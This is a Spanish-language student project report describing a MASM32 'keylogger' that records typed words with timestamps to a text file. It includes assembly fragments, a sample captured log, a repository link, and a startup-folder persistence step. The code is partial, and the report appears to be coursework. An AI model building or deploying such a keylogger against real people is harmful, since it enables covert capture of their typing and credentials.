

FABIÁN ÁLVAREZ - 1070117
DAVID GODÍNEZ - 1071717
EDUARDO PELAEZ - 1096917

KEYLOGGER

El proyecto del keylogger fue implementado usando MASM32. En el código utilizamos llamadas al API de Windows: *CreateFile*, y *WriteFile*, las cuales nos permiten hacer uso del archivo y modificarlo mientras se ejecuta el virus.

Cada vez que el usuario de la máquina presione las teclas *Enter* o *espacio* se va a escribir en el archivo de texto del keylogger, además de la entrada de texto del usuario se le agrega a cada entrada la hora y la fecha a la que fue presionada cualquiera de las dos teclas mencionadas anteriormente.

Para conseguir e imprimir la fecha y la hora en el archivo usamos el siguiente método:

```
73  getHour proc
74      invoke GetDateFormat, 0, 0, \
75      0, ADDR formatofecha, addr fechapuf, 50
76      mov ebx, offset fechapuf
77      mov byte ptr [ebx-1], " "; reemplazamos todo lo nulo con espacios
78      invoke GetTimeFormat, 0, 0, \
79      0, addr formatohora, addr horabuf, 50
80      ;escribir el espacio antes de la fecha
81      Invoke WriteFile, hFile, Addr espacio, BytesRead, Addr BytesWritten, NULL ; llamada al API para escribir en el archivo
82      Invoke WriteFile, hFile, Addr fechapuf, bytesRFecha, Addr bytesWFecha, NULL ; llamada al API para escribir en el archivo
83      ;escribir el espacio antes de la hora
84      Invoke WriteFile, hFile, Addr espacio, BytesRead, Addr BytesWritten, NULL ; llamada al API para escribir en el archivo
85      Invoke WriteFile, hFile, Addr horabuf, bytesRHora, Addr bytesWHora, NULL ; llamada al API para escribir en el archivo
86      ;escribir enter para finalizar la linea
87      Invoke WriteFile, hFile, Addr lf, BytesRead, Addr BytesWritten, NULL ; llamada al API para escribir en el archivo
88      Invoke WriteFile, hFile, Addr cr, BytesRead, Addr BytesWritten, NULL ; llamada al API para escribir en el archivo
89      ret
90  getHour endp
```

Lo que hace este método es acceder a la fecha y hora del sistema y para mantener el formato del archivo, escribe espacios y saltos de línea.

Siendo este el formato del archivo:

Cadena fecha hora

La lectura de las acciones del teclado es realizada con un ciclo, que itera y se basa en las comparaciones de los caracteres individualmente ingresados. Primero, realiza la llamada al método *crt__getch*, luego para comparar el caracter lo pasamos al registro *eax*. Para validar si había sido presionado *enter* o *espacio* usamos los códigos hexadecimales: *0dh* y *0ah* respectivamente. Luego de hacer la comparación con estos dos códigos se hace la llamada a la etiqueta *readAgain* en caso de que no haya sido presionado ninguna de las dos teclas especiales.

En esta parte del código se escribe el caracter leído y después regresa al inicio del ciclo.

```
readAgain:
    Invoke WriteFile, hFile, Addr string, BytesRead, Addr BytesWritten, NULL ; llamada al API para escribir en el archivo
    jmp readKeyBoard
```

FABIÁN ÁLVAREZ - 1070117


DAVID GODÍNEZ - 1071717

EDUARDO PELAEZ - 1096917

Si *enter* o *espacio* eran presionados no salta a esta etiqueta, sino que salta a la etiqueta *hour*, donde se llama al método *getHour* (implementado por nosotros) y luego se regresa al principio del ciclo nuevamente.

```
hour:
    call getHour
    jmp readKeyBoard
```

Como resultado de la lectura de las acciones del teclado tenemos un archivo con el formato como sigue:



Archivo	Edición	Formato	Ver	Ayuda
eduardo	23/11/2019	07:11:08		
hola	23/11/2019	07:11:09		
antonio	23/11/2019	07:11:11		
pelaez	23/11/2019	07:11:12		

Así mismo tratamos de implementar un buscador de palabras clave dentro del archivo creado por el keylogger.

El código se encuentra en el repositorio:
<https://github.com/pelaezEduardo/KeyLogger>

Utilizamos un paquete de visual studio de instalador de proyecto para poder instalar el keylogger en la máquina, y para que este se ejecute al arranque de la computadora se colocó el acceso directo generado del mismo en la carpeta de Inicio. Usando *shell:startup*

FABIÁN ÁLVAREZ - 1070117
DAVID GODÍNEZ - 1071717
EDUARDO PELAEZ - 1096917

